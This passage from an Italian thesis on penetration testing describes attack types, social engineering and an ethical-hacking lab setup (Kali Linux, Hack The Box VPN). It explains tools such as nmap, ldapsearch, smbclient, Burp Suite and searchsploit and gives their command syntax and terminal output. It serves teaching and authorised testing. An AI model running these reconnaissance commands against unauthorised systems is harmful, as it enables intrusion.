L'obiettivo ingegneristico, in questo caso, risiede nella tempestività della rilevazione e nell'efficacia dei meccanismi di risposta all'incidente per circoscrivere l'impatto economico

e operativo. La tassonomia degli attacchi attivi si articola in diverse varianti fondamentali, classificate in base alla logica dell'offensiva e agli strumenti impiegati:

- *Mascheramento (Masquerading o Spoofing)*: l'attaccante impersona un'entità legittima, un dispositivo fidato o un utente autorizzato per ingannare i sistemi di autenticazione e guadagnare l'accesso a risorse riservate. Questo avviene manipolando gli identificativi di rete, come l'indirizzo IP (*IP Spoofing*), i record DNS (*DNS Spoofing*) o gli indirizzi MAC, inducendo il sistema a considerare fidata una sorgente che, in realtà, è malevola.
- *Ripetizione (Replay Attack)*: consiste nell'intercettazione di una comunicazione legittima (per esempio, una richiesta di autenticazione contenente una chiave di sessione o una password cifrata) e nel suo successivo rinvio doloso al server. L'obiettivo è ingannare il sistema ricevente, spingendolo a eseguire nuovamente un'operazione autorizzata (come il trasferimento di fondi o l'apertura di una sessione) a beneficio dell'attaccante, senza che quest'ultimo debba necessariamente decifrare le credenziali.
- *Modifica dei messaggi (Modification of Messages)*: rappresenta la violazione diretta del principio di integrità. L'attaccante intercetta un messaggio legittimo in transito e lo altera cancellando, inserendo o modificando i dati prima che questo raggiunga il destinatario effettivo. Questa logica trova la sua massima espressione negli attacchi di tipo *Man-in-the-Middle (MitM)*, dove l'hacker si interpone stabilmente nel canale di comunicazione tra due parti controllando, leggendo e manipolando il flusso informativo a loro insaputa.
- *Interruzione del servizio (Denial of Service - DoS e DDoS)*: questa offensiva mira a compromettere il pilastro della disponibilità, rendendo una risorsa di rete, un sito web o un server totalmente inaccessibile agli utenti legittimi. L'attacco viene perpetrato sovraccaricando deliberatamente le capacità computazionali o la larghezza di banda del target mediante una mole massiccia di richieste fittizie. Nella sua variante distribuita (*Distributed Denial of Service - DDos*), l'attacco viene scagliato sfruttando una rete di dispositivi precedentemente compromessi (botnet) che colpiscono simultaneamente il medesimo obiettivo, saturando le difese perimetrali.
- *Iniezione e utilizzo di codice malevolo (Malware)*: rappresenta uno dei vettori d'attacco attivi più persuasivi e distruttivi del panorama contemporaneo. Il malware non è altro che software appositamente progettato per infiltrarsi, danneggiare o compromettere i sistemi all'insaputa del legittimo proprietario. In base agli obiettivi specifici dell'attaccante e alle modalità operative descritte dalle fonti industriali, il malware si declina in diverse categorie critiche:
 - *Ransomware*: una tipologia di attacco attivo estremamente aggressiva in cui il software malevolo crittografa i file, i dati o gli interi sistemi della vittima, rendendoli completamente inutilizzabili. L'attaccante richiede, quindi, il pagamento di un riscatto finanziario (in genere tramite criptovalute) in cambio della chiave di decodifica necessaria a ripristinare l'operatività. Spesso questi attacchi includono una componente di "doppia estorsione", in cui i criminali minacciano anche di divulgare o vendere i dati sensibili esfiltrati qualora il riscatto non venga pagato.
 - *Trojan*: software malevoli che si nascondono all'interno di programmi apparentemente legittimi o innocui. Una volta che l'utente ingannato esegue il file, il *Trojan* si attiva in background aprendosi una via d'accesso (*backdoor*) che consente agli attaccanti di assumere il controllo remoto del dispositivo o di scaricare ulteriori minacce.

- *Spyware*: codice progettato per operare in modo silente al fine di raccogliere informazioni riservate sulle attività dell'utente, per poi trasmetterle segretamente all'attaccante alterando la riservatezza delle informazioni del sistema.
- *Iniezione di codice e comandi (Injection Attacks)*: questa tecnica sfrutta la mancata validazione degli input da parte delle applicazioni software. L'attaccante inserisce comandi malevoli all'interno dei campi di testo d'ingresso (i form di login sono un esempio), costringendo il database o il sistema operativo sottostante a eseguire istruzioni non previste dal programmatore originario, come nel caso delle iniezioni SQL, al fine di accedere o alterare i dati protetti.

1.6.3 Ingegneria sociale

Mentre gli attacchi attivi e passivi si concentrano sullo sfruttamento delle vulnerabilità intrinseche dei software, dei protocolli di rete o degli apparati hardware, l'ingegneria sociale (social engineering) sposta radicalmente il baricentro dell'azione offensiva, individuando nel fattore umano l'anello debole della catena di sicurezza. Questa metodologia non si basa sull'impiego iniziale di exploit tecnici sofisticati, bensì sull'applicazione di tecniche di manipolazione psicologica, inganno e costrizione sociale.

L'obiettivo dell'attaccante è, quindi, quello di indurre il personale aziendale a compiere azioni imprudenti o a violare deliberatamente le procedure di sicurezza interne, come la divulgazione di credenziali di accesso, il trasferimento non autorizzato di fondi o l'esecuzione involontaria di codice malevolo all'interno della rete aziendale. In base alle modalità di interazione, ai canali di comunicazione utilizzati e agli scenari descritti dalle fonti industriali, l'ingegneria sociale si declina in diverse varianti operative altamente insidiose:

- *Phishing*: rappresenta la forma più diffusa e pervasiva di ingegneria sociale basata su comunicazioni digitali scritte, principalmente tramite e-mail. L'attaccante invia messaggi contraffatti progettati per imitare in modo estremamente realistico le comunicazioni provenienti da entità fidate, quali istituti bancari, fornitori di servizi cloud, partner commerciali o dirigenti della stessa organizzazione. Sfruttando leve psicologiche, come l'urgenza, la paura di sanzioni o l'autorità, il messaggio spinge la vittima a cliccare su collegamenti ipertestuali malevoli (che rimandano a pagine web clone create per sottrarre le credenziali di accesso) oppure a scaricare allegati compromessi che fungono da vettore per l'installazione di malware o ransomware.
- *Spear Phishing*: una variante altamente mirata del phishing tradizionale che prevede un attacco personalizzato e mirato per colpire un individuo specifico o un gruppo ristretto di utenti all'interno di un'organizzazione. Gli attaccanti conducono una fase preventiva di ricognizione approfondita, raccogliendo dati pubblici e dettagli biografici della vittima, al fine di confezionare un messaggio estremamente credibile e contestualizzato, aumentando drasticamente le probabilità di successo dell'inganno.
- *Vishing (Voice Phishing)*: questa tecnica sposta la logica dell'inganno sul canale delle comunicazioni vocali e telefoniche. Gli attaccanti effettuano chiamate dirette camuffando la propria voce o manipolando l'ID del chiamante (*Caller Id Spoofing*) per impersonare figure autorevoli, come tecnici del supporto informatico aziendale, rappresentanti legali o addetti alla sicurezza bancaria. Attraverso una conversazione serrata e l'uso di un gergo tecnico appropriato, il malintenzionato convince la vittima a verbalizzare informazioni riservate, codici OTP o a eseguire operazioni di configurazione dannose sul proprio terminale.

- *Smishing (SMS Phishing)*: consiste nell'invio di messaggi di testo standard (SMS) o messaggi su piattaforme di messaggistica istantanea per veicolare l'attacco. Data la natura immediata del mezzo e la tendenza degli utenti a considerare gli SMS più fidati rispetto alle e-mail, questa tecnica viene sfruttata per inviare avvisi urgenti riguardanti presunti blocchi di account o anomalie di sicurezza, contenenti un link breve (*short URL*) che reindirizza la vittima verso portali di phishing ottimizzati per dispositivi mobili.
- *Baiting*: questa metodologia sfrutta la curiosità innata o l'avidità degli individui. L'attaccante lascia intenzionalmente un supporto di memoria fisico infetto, come una chiavetta USB o un hard disk esterno, in un luogo pubblico o facilmente accessibile all'interno dell'azienda, contrassegnandolo con etichette accattivanti. La vulnerabilità si concretizza nel momento in cui il dipendente, incuriosito, inserisce il supporto nel proprio computer aziendale, attivando automaticamente l'esecuzione del codice malevolo integrato nel dispositivo.
- *Tailgating*: rappresenta la declinazione fisica dell'ingegneria sociale e si focalizza sulla violazione del perimetro di sicurezza degli edifici. In questo scenario, l'attaccante privo di autorizzazione riesce a introdursi in un'area riservata semplicemente seguendo a breve distanza un dipendente legittimo che ha appena sbloccato un varco d'accesso. Spesso l'intruso si traveste da figura professionale comune, sfruttando la naturale cortesia del personale interno che tende ad aprire o a tenere aperta la porta, eludendo, così, i controlli fisici perimetrali.

Strumenti software utilizzati

Questo capitolo esamina gli strumenti software fondamentali per lo sviluppo della tesi, descrivendone le caratteristiche tecniche e la rilevanza metodologica. Dopo un'introduzione sugli ambienti di lavoro dedicati allo svolgimento sicuro delle simulazioni, l'analisi si focalizza sui tool di ricognizione e scansione impiegati nella fase iniziale dei test. Successivamente, l'attenzione si sposta sulle suite di analisi e sfruttamento delle vulnerabilità. Identificata la superficie d'attacco, vengono illustrate le procedure di recupero delle credenziali e di cracking degli hash estratti. Il capitolo prosegue con l'esame dei protocolli, delle interfacce e degli strumenti orientati all'accesso remoto, alla gestione delle shell interattive e al movimento laterale. Infine, la trattazione descrive gli strumenti di scripting e automazione integrati nel flusso di lavoro.

2.1 Ambienti di laboratorio

Svolgere e completare un'attività complessa come il penetration testing, richiede la configurazione preliminare di un ambiente di lavoro specifico, basato su due pilastri: l'isolamento operativo e la sicurezza. In quest'ottica, preparare una piattaforma d'attacco dedicata e appoggiarsi a laboratori virtualizzati risulta essere un vero e proprio requisito tecnico (oltre che una scelta comoda). Questo setup ci serve, quindi, a garantire che i sistemi esterni non vengano toccati e che tutte le operazioni rimangano confinate e legittime. I software utilizzati fanno da base a tutto il lavoro: da un lato offrono gli strumenti adatti per interagire a basso livello con i protocolli e i servizi di rete, dall'altro mettono a disposizione macchine bersaglio complesse in cui emulare le minacce senza rischiare di fare danni a infrastrutture reali.

Studiare da vicino i vettori di attacco e verificarne le vulnerabilità, richiede un monitoraggio costante dei dati e la possibilità di ripetere i test sempre nelle stesse condizioni. Questo approccio pratico permette di capire esattamente cosa succede quando si lancia un comando e come reagisce il sistema target, rendendo più semplice documentare i risultati in modo preciso. Per l'attività sperimentale di questa tesi, il laboratorio è stato strutturato unendo una distribuzione Linux specializzata (usata localmente come macchina d'attacco) e una piattaforma cloud esterna per la simulazione dei sistemi vulnerabili.

2.1.1 Kali Linux

In merito alla piattaforma operativa su cui strutturare l'intera infrastruttura offensiva, la scelta è ricaduta su Kali Linux, una distribuzione open source basata su Debian e rilasciata sotto licenza GNU GPL. Sviluppata originariamente nel 2013 da Mati Aharoni e Devon

Kearns per Offensive Security come successore del progetto BackTrack, Kali Linux adotta di default l'ambiente desktop Xfce ed è specificamente ingegnerizzata per le attività di digital forensics, penetration testing e auditing della sicurezza informatica.

Il vantaggio principale derivante dall'adozione di questa piattaforma risiede nella presenza nativa di oltre 600 strumenti specialistici preconfigurati, che coprono l'intero spettro delle attività di attacco e difesa (esempi possono essere Metasploit, Nmap, Wireshark, John the Ripper e Hashcat). Come evidenziato nella letteratura tecnica di riferimento da Georgia Weidman:

"Kali, the successor to the popular BackTrack Linux, is a Debian-based distribution that comes with a plethora of penetration testing tools preinstalled and preconfigured...Having everything preconfigured in Kali can save a lot of time and headaches." Weidman [2014]

Il testo di Weidman descrive nel dettaglio molti dei tool presenti all'interno di Kali Linux e, inoltre, illustra l'insieme delle procedure sistematiche atte a installare il nostro ambiente di lavoro. Le fasi macro-operative sono le seguenti:

- *Configurazione dell'hypervisor*: si inizia creando una nuova macchina virtuale all'interno dell'host, allocando le risorse hardware necessarie (architettura a 64-bit, memoria RAM minima consigliata e un disco rigido virtuale sufficientemente capiente).
- *Inizializzazione del supporto di boot*: risulta necessario caricare l'immagine ISO ufficiale di Kali Linux come disco ottico virtuale per l'avvio della macchina.
- *Definizione dei parametri di sistema*: si procede con l'installazione guidata per la selezione della lingua, della mappatura della tastiera e delle credenziali dell'account utente.
- *Partizionamento e installazione dei pacchetti*: si configura il file system sul disco virtuale e si seleziona il pacchetto software predefinito per includere la suite nativa degli strumenti di cracking e analisi.
- *Installazione dei driver guest*: per concludere, si effettua la configurazione finale dei moduli aggiuntivi dell'hypervisor per ottimizzare la risoluzione video, abilitare gli appunti condivisi e permettere il corretto collegamento delle schede di rete con l'host.

Nello specifico scenario del laboratorio d'esame, l'implementazione della piattaforma d'attacco è stata realizzata tramite l'hypervisor open source *Oracle VirtualBox*, configurando una macchina virtuale dedicata sulla base dei parametri tecnici rilevati all'interno dell'ambiente di virtualizzazione. Di seguito, i processi svolti:

- *Allocazione delle risorse di calcolo*: alla macchina virtuale è stata assegnata una RAM di base pari a 4096 MB (4 GB) e una potenza di calcolo distribuita su 2 processori, garantendo il superamento dei requisiti minimi di sistema e consentendo l'esecuzione parallela dei tool di scansione senza colli di bottiglia in termini di prestazione.
- *Configurazione dell'archiviazione e del virtual disk*: il sistema operativo è stato installato su un'unità a stato solido virtuale allocata su controller SATA con dimensione fissa di 50,00 GB, spazio ottimale per ospitare pacchetti software e immagazzinare i file generati durante i test.
- *Sottosistema di rete*: l'interfaccia di rete virtuale (emulata su scheda Intel PRO/1000 MT Desktop) è stata impostata in modalità NAT (Network Address Translation). Questo impianto architetturale permette alla macchina ospite di condividere l'accesso a Internet dell'host fisico per stabilire la successiva connessione VPN verso i laboratori, mantenendo, al contempo, isolato il sistema virtualizzato dalla rete locale reale.

2.1.2 Hack The Box

Parallelamente alla configurazione della piattaforma d’attacco locale, lo svolgimento dell’attività sperimentale ha richiesto l’utilizzo di un ambiente di laboratorio per emulare scenari d’attacco reali. A questo scopo, è stata adottata Hack The Box (HTB), una piattaforma online che consente di testare e avanzare le proprie competenze di ethical hacking attraverso una serie di sfide e macchine virtuali vulnerabili. HTB si configura come un ecosistema progettato per ospitare istanze e server deliberatamente affetti da vulnerabilità di varia natura, configurandosi come un punto di riferimento essenziale nel campo della cybersecurity. A tal proposito, Logan Hugli riporta quanto segue:

“Hack The Box (HTB) is not just a playground for cybersecurity enthusiasts; it’s a sophisticated ecosystem designed to challenge and elevate your ethical hacking skills. To successfully navigate its labyrinth of vulnerable machines and capture the coveted flags, one must adopt a methodical approach.” Hugli [2023]

L’obiettivo operativo all’interno delle macchine HTB consiste nell’identificare i vettori di ingresso e sfruttare le debolezze del sistema fino a ottenere due file di testo specifici, denominati *flag*, i quali testimoniano il successo dell’operazione: la *user flag*, associata all’accesso come utente standard, e la *root flag*, che certifica il controllo amministrativo totale sul target (ovvero l’ottenimento dei privilegi di sistema).

Per garantire la sicurezza durante l’interazione con i laboratori d’esame, è stato necessario stabilire un canale di comunicazione cifrato e isolato tramite l’impiego del protocollo *OpenVPN*. Le procedure tecnico-operative eseguite per l’interconnessione e la successiva validazione della rete sono descritte di seguito:

- *Inizializzazione del tunnel VPN*: il collegamento all’infrastruttura cloud avviene tramite il download di un file di configurazione con estensione `.ovpn`, personalizzato per il profilo utente. L’attivazione del tunnel (Figura 2.1) richiede l’esecuzione da terminale del comando presentato seguentemente:

```
(dado@kali) ~$ ls
Documenti Immagini Modelli Musica Pubblici Scaricati Scrivania Video

(dado@kali) ~$ cd ~/Scaricati

(dado@kali) ~/Scaricati$ sudo openvpn machines.eu-5.ovpn
2026-03-04 16:19:42 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-03-04 16:19:42 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Compression support is deprecated and we recommend to disable it completely.
2026-03-04 16:19:42 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-03-04 16:19:42 OpenVPN 2.7 rc6 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/TKINTINFO] [AEAD] [DCO]
2026-03-04 16:19:42 Library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2026-03-04 16:19:42 DCO version: N/A
2026-03-04 16:19:42 TCP/UDP: Preserving recently used remote address: [AF_INET]154.57.166.112:1337
```

Figura 2.1: Attivazione del tunnel VPN per macchine HTB

- *Assegnazione e verifica dell’interfaccia di rete virtuale*: una volta stabilita la connessione, il kernel di Kali Linux crea dinamicamente un’interfaccia (Figura 2.2) di rete virtuale denominata `tun0`. Per controllare se tutto è andato a buon fine, si usa il seguente comando:

A tale interfaccia viene assegnato un indirizzo IP privato, appartenente alla sottorete del laboratorio di Hack The Box (tipicamente nella classe 10.10.x.x o 10.12.x.x.) e che consente alla macchina virtuale locale di instradare correttamente i pacchetti verso i target remoti, senza esporre la rete fisica ospite.

- *Verifica della raggiungibilità tramite ICMP*: prima di avviare qualsiasi attività di ricognizione o scansione, risulta di fondamentale importanza validare la corretta comunicazione

```
(dado@kali) ~/Scaricati
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:be:0c:01 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86361sec preferred_lft 86361sec
    inet6 fd17:625c:f037:2:6f69:c2b2:fe96:969d/64 scope global temporary dynamic
        valid_lft 86363sec preferred_lft 14363sec
    inet6 fd17:625c:f037:2:a00:27ff:febe:c01/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86363sec preferred_lft 14363sec
    inet6 fe80::a00:27ff:febe:c01/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.152/23 brd 10.10.15.255 scope global tun0
        valid_lft forever preferred_lft forever
```

Figura 2.2: Comando `ip a` per il controllo dell'interfaccia di rete virtuale

tra i nodi della rete VPN (Figura 2.3). Tale operazione viene eseguita mediante l'impiego del comando `ping`, il quale invia pacchetti di *Echo Request* sfruttando il protocollo ICMP (Internet Control Message Protocol). La ricezione delle relative risposte (*Echo Reply*) permette di confermare lo stato di attività del target e la stabilità del canale di comunicazione cifrato.

```
(dado@kali) ~/Scaricati
$ ping 10.129.9.99
PING 10.129.9.99 (10.129.9.99) 56(84) bytes of data.
64 bytes from 10.129.9.99: icmp_seq=1 ttl=63 time=44.1 ms
64 bytes from 10.129.9.99: icmp_seq=2 ttl=63 time=40.0 ms
64 bytes from 10.129.9.99: icmp_seq=3 ttl=63 time=31.0 ms
64 bytes from 10.129.9.99: icmp_seq=4 ttl=63 time=40.6 ms
64 bytes from 10.129.9.99: icmp_seq=5 ttl=63 time=41.0 ms
64 bytes from 10.129.9.99: icmp_seq=6 ttl=63 time=40.9 ms
64 bytes from 10.129.9.99: icmp_seq=7 ttl=63 time=40.0 ms
64 bytes from 10.129.9.99: icmp_seq=8 ttl=63 time=34.1 ms
64 bytes from 10.129.9.99: icmp_seq=9 ttl=63 time=31.8 ms
64 bytes from 10.129.9.99: icmp_seq=10 ttl=63 time=129 ms
64 bytes from 10.129.9.99: icmp_seq=11 ttl=63 time=33.3 ms
64 bytes from 10.129.9.99: icmp_seq=12 ttl=63 time=41.0 ms
64 bytes from 10.129.9.99: icmp_seq=13 ttl=63 time=44.9 ms
```

Figura 2.3: Ping per la validazione della comunicazioni tra i nodi delle rete VPN

2.2 Strumenti di ricognizione e scansione

Ogni attività di penetration testing prevede di iniziare con una fase di ricognizione (*information gathering*) e scansione, il cui obiettivo ultimo è quello di "mappare" la superficie d'attacco dei sistemi target. Prima di ipotizzare un qualsiasi vettore di accesso, risulta, quindi, necessario acquisire una conoscenza approfondita dell'architettura di rete ospite, individuando gli host attivi, le porte aperte e i servizi di rete in ascolto. Questa fase preliminare permette di raccogliere informazioni cruciali come le versioni dei software installati e i sistemi operativi in uso, elementi che risultano indispensabili ai fini dell'identificazione di potenziali vulnerabilità o configurazioni errate. Un numero sempre maggiore di informazioni non rappresenta necessariamente un dato positivo, poichè può generare molteplici strade alternative non percorribili e che potrebbero portarci fuori strada.

2.2.1 Nmap

Nel panorama degli strumenti dedicati alla sicurezza perimetrale, Nmap (*Network Mapper*) rappresenta l'utility open source di riferimento per l'esplorazione, la mappatura e l'auditing di sicurezza delle reti informatiche. Progettato per analizzare contesti infrastrutturali di

qualsiasi dimensione, il software opera inviando pacchetti IP grezzi (*raw packets*) attraverso modalità non standard, analizzando poi le risposte generate dai target per dedurne le proprietà sistemistiche. L'architettura del comando si basa su un motore di scansione flessibile che supera i limiti del classico controllo basato sulle risposte ICMP e che, quindi, risulta essere in grado di determinare lo stato di un host analizzando i pacchetti a livello di trasporto (TCP) e identificando le porte aperte, chiuse o filtrate da un firewall.

Oltre alla semplice identificazione degli host attivi, Nmap integra complessi algoritmi per il riconoscimento dei sistemi operativi e dei servizi. Questo processo avviene tramite l'invio di query specifiche che forzano il bersaglio a rivelare impronte digitali (*fingerprints*), le quali vengono poi confrontate con un database interno costantemente aggiornato. L'estendibilità del software è ulteriormente garantita dall'NSE (*Nmap Scripting Engine*), un sotto-framework che permette l'esecuzione di script automatizzati per compiere attività di enumerazione avanzata e rilevamento preliminare di vulnerabilità note.

All'interno dell'attività laboratoriale, l'ispezione dei target è stata introdotta mediante l'esecuzione di una scansione approfondita, strutturata secondo la seguente sintassi:

```
nmap -sC -sV -p- -oN <output_file>.txt <IP_Target>
```

I parametri essenziali che compongono la stringa operativa sopra indicata sono riassunti di seguito:

- **-sV**: permette la rilevazione attiva delle versioni dei software associati alle porte.
- **-sC**: esegue gli script predefiniti del framework NSE per identificare configurazioni errate e informazioni di sicurezza basilari.
- **-p-**: estende la scansione a tutte le 65535 porte TCP disponibili, evitando che servizi su porte non standard sfuggano all'analisi.
- **-oN**: salva l'output del terminale in un file di testo locale per garantirne la persistenza e la successiva consultazione

L'utilizzo combinato delle opzioni descritte ha permesso di mappare con precisione architetture software eterogenee, isolando le porte aperte strategiche e i relativi banner software. Nel contesto dell'attività sperimentale condotta sulle macchine del laboratorio, l'impiego coordinato di questo comando ha rappresentato la base logica per l'intera fase di ricognizione.

2.2.2 Curl e Wget

All'interno della medesima fase di ricognizione e interazione con i servizi web, un ruolo fondamentale è ricoperto da curl (*Client URL*). Si tratta di un'utilità a riga di comando utilizzata per il trasferimento di dati da o verso un server remoto e che opera senza l'interazione diretta dell'utente. Il software si distingue per il supporto a una vasta gamma di protocolli di comunicazione, tra i quali figurano HTTP, HTTPS, FTP, FTPS e SFTP.

A livello operativo, curl agisce inviando richieste specifiche a un URL, mostrando direttamente nel terminale l'output restituito dal server (alcuni esempi possono essere il codice sorgente HTML di una pagina o la risposta di un'API). Nel penetration testing, questo strumento viene sfruttato principalmente per esaminare le intestazioni HTTP, verificare i codici di risposta dei server e interagire con gli endpoint web per identificare configurazioni errate o recuperare dati descrittivi.

La sintassi elementare del comando si struttura come segue:

```
curl [opzioni]
```

Nel contesto delle attività oggetto della presente tesi, l'utility ha permesso di scaricare e analizzare l'output XML di un servizio web, isolando i dettagli strutturali del file WSDL (*Web Services Description Language*) che sono risultati indispensabili per "mappare" le funzioni esposte dal server.

Un ulteriore strumento essenziale per l'acquisizione di risorse remote è GNU Wget. a differenza di curl, il cui scopo principale è l'interazione e la visualizzazione di flussi di dati, wget è un'utility specificamente progettata per il download non interattivo di file da Internet, supportando i protocolli HTTP, HTTPS e FTP.

La caratteristica distintiva risiede nella sua robustezza: lo strumento è, infatti, ingegnerizzato per operare efficacemente anche in presenza di connessioni di rete instabili, gestendo in modo automatico i tentativi di ripristino e il completamento dei download interrotti. La sintassi di base per il caricamento di una risorsa si riassume nella seguente espressione:

```
wget [opzioni]
```

All'interno della presente tesi, l'impiego di wget è stato finalizzato al trasferimento di file e codici sorgenti necessari per le fasi successive del test. Nello specifico, lo strumento è stato utilizzato sia per scaricare script di exploit in formato Python all'interno della directory temporanea dell'host, sia nella macchina locale per ottenere i file binari di gestione client ufficiali direttamente dai repository di rilascio del servizio.

2.2.3 Ldapsearch

Nel contesto dell'auditing di sistemi operativi enterprise, l'utility ldapsearch costituisce lo strumento a riga di comando standard per interagire con i servizi di directory che implementano il protocollo LDAP, come Microsoft Active Directory. Distribuito nativamente all'interno dei client OpenLDAP, questo tool permette di formulare query mirate per interrogare le basi di dati, estrarre informazioni strutturate sugli oggetti memorizzati ed effettuare enumerazioni di rete. Nel penetration testing, l'uso di questa utility sfrutta spesso configurazioni troppo permissive per identificare utenti, gruppi e policy di dominio senza la necessità di possedere credenziali avanzate. La sintassi operativa si basa su una struttura lineare:

```
ldapsearch -x -H ldap://<IP-Target> -s base
```

Il comportamento dell'istanza viene definito inserendo parametri specifici direttamente nella stringa di comando. L'opzione -x imposta un'autenticazione di tipo semplice per "bypassare" i meccanismi SASL, mentre il flag -H dichiara l'indirizzo URI del server remoto a cui indirizzare la richiesta. Per concludere, l'argomento -s base restringe l'ambito di ispezione al solo oggetto iniziale, consentendo di ottenere rapidamente un quadro strutturale del servizio senza generare traffico ridondante.

2.2.4 Smbclient

L'interazione con le risorse condivise all'interno di reti basate su architettura Microsoft Windows o server Linux che utilizzano i protocolli LAN Manager viene gestita principalmente tramite smbclient. Questa utility della suite Samba opera con una logica analoga a un client FTP tradizionale, consentendo di connettersi a sistemi remoti per esaminare, scaricare o manipolare file ospitati all'interno di directory che sfruttano il protocollo SMB (*Server Message*

Block). Il tool risulta cruciale nelle prime fasi dei test di penetrazione per validare la presenza di configurazioni permissive o accessi non autenticati.

A livello operativo, lo strumento permette sia di elencare le cartelle esposte da un host sia di avviare una sessione interattiva di navigazione. L’inserimento mirato del parametro `-L` consente di richiedere l’elenco delle condivisioni disponibili sul target, mentre l’impiego del flag `-N` forza il client a omettere la richiesta della password. Nel contesto delle attività sperimentali, questa metodologia è stata applicata per l’ispezione mirata dell’host Windows, permettendo di mappare le risorse visibili e di stabilire una connessione anonima all’interno di una specifica cartella di rete.

2.3 Suite di analisi e sfruttamento

Conclusa la mappatura dei servizi e individuate le potenziali falle di sicurezza, l’attività si sposta verso l’analisi approfondita e lo sfruttamento (*exploitation*) delle vulnerabilità rilevate. Questa fase richiede l’utilizzo di framework avanzati e suite software progettate per validare empiricamente la presenza di un difetto nel sistema target, simulando un attacco reale. L’impiego di questi strumenti consente di verificare se una vulnerabilità sia effettivamente sfruttabile e di analizzare l’impatto che una sua compromissione avrebbe sull’intera infrastruttura. I software e le piattaforme d’attacco principali impiegate per automatizzare, testare e documentare il processo di exploit, vengono rappresentati di seguito.

2.3.1 Burp Suite

Nell’ambito dell’analisi applicativa e della verifica delle vulnerabilità logiche dei servizi web, lo strumento di riferimento fondamentale è rappresentato da Burp Suite. Sviluppato da PortSwigger, questo framework si configura come una piattaforma integrata progettata per condurre test di sicurezza approfonditi sulle applicazioni web, operando principalmente come un proxy di intercettazione bidirezionale (Figura 2.4) situato tra il browser dell’operatore e il server target (Tsanjay [2026]). Tale posizionamento strategico permette di monitorare, bloccare e manipolare in tempo reale il traffico di rete in transito, offrendo piena visibilità su elementi quali intestazioni HTTP, cookie di sessione e parametri dei moduli di richiesta.

L’efficacia del software risiede nella modularità dei suoi componenti interni, tra i quali spiccano il modulo *Proxy* e il modulo *Repeater*. Mentre il primo automatizza la cattura delle richieste originarie permettendo la modifica dei privilegi o dei token di autenticazione, il secondo consente di isolare e rispedire ripetutamente singole richieste modificate manualmente, analizzando in modo chirurgico la risposta restituita dall’applicazione senza la necessità di ricaricare l’intera interfaccia grafica.

Nel corso delle attività sperimentali, l’uso combinato di questi moduli è risultato determinante sia per manipolare i parametri di sessione alterando i ruoli utente in fase di autenticazione, sia per testare l’iniezione di comandi all’interno di parametri strutturati.





Figura 2.4: Interfaccia generale della piattaforma di Burp Suite

2.3.2 Searchsploit

La transizione dall'identificazione di un servizio alla sua effettiva compromissione richiede uno screening rapido delle falle pubbliche. L'adozione di `searchsploit` risponde a questa necessità offrendo un accesso via terminale a Exploit-DB, l'archivio globale dei codici di verifica e delle vulnerabilità note. Digitando il nome del software bersaglio, l'utility scansiona gli indici e genera un output tabellare (Figura 2.5) che associa il titolo della vulnerabilità al percorso esatto dello script.



```
(dado@kali) - [~/Scaricati]
$ searchsploit Camaleon CMS
```

Exploit Title	Path
CAMALEON CMS 2.4 - Cross-Site Scripting	ruby/webapps/45592.txt
Camaleon CMS v2.7.0 - Server-Side Template In	ruby/webapps/51489.txt

Shellcodes: No Results

Figura 2.5: Esempio di utilizzo di `searchsploit` all'interno di un penetration test.

Il punto di forza dello strumento risiede nella sua natura esclusivamente offline: la presenza di una copia locale e indicizzata del database permette di interrogare il framework senza generare traffico verso l'esterno, preservando, quindi, la segretezza dell'attività ispettiva e azzerando le latenze di ricerca.

2.3.3 John The Ripper

La verifica della robustezza delle chiavi di autenticazione all'interno di un'infrastruttura enterprise trova in *John The Ripper*, lo strumento standard per l'esecuzione di test di decifratura. Nato come soluzione open source per sistemi Unix, il software si è evoluto in uno strumento multi-piattaforma in grado di operare su database di credenziali eterogenei.

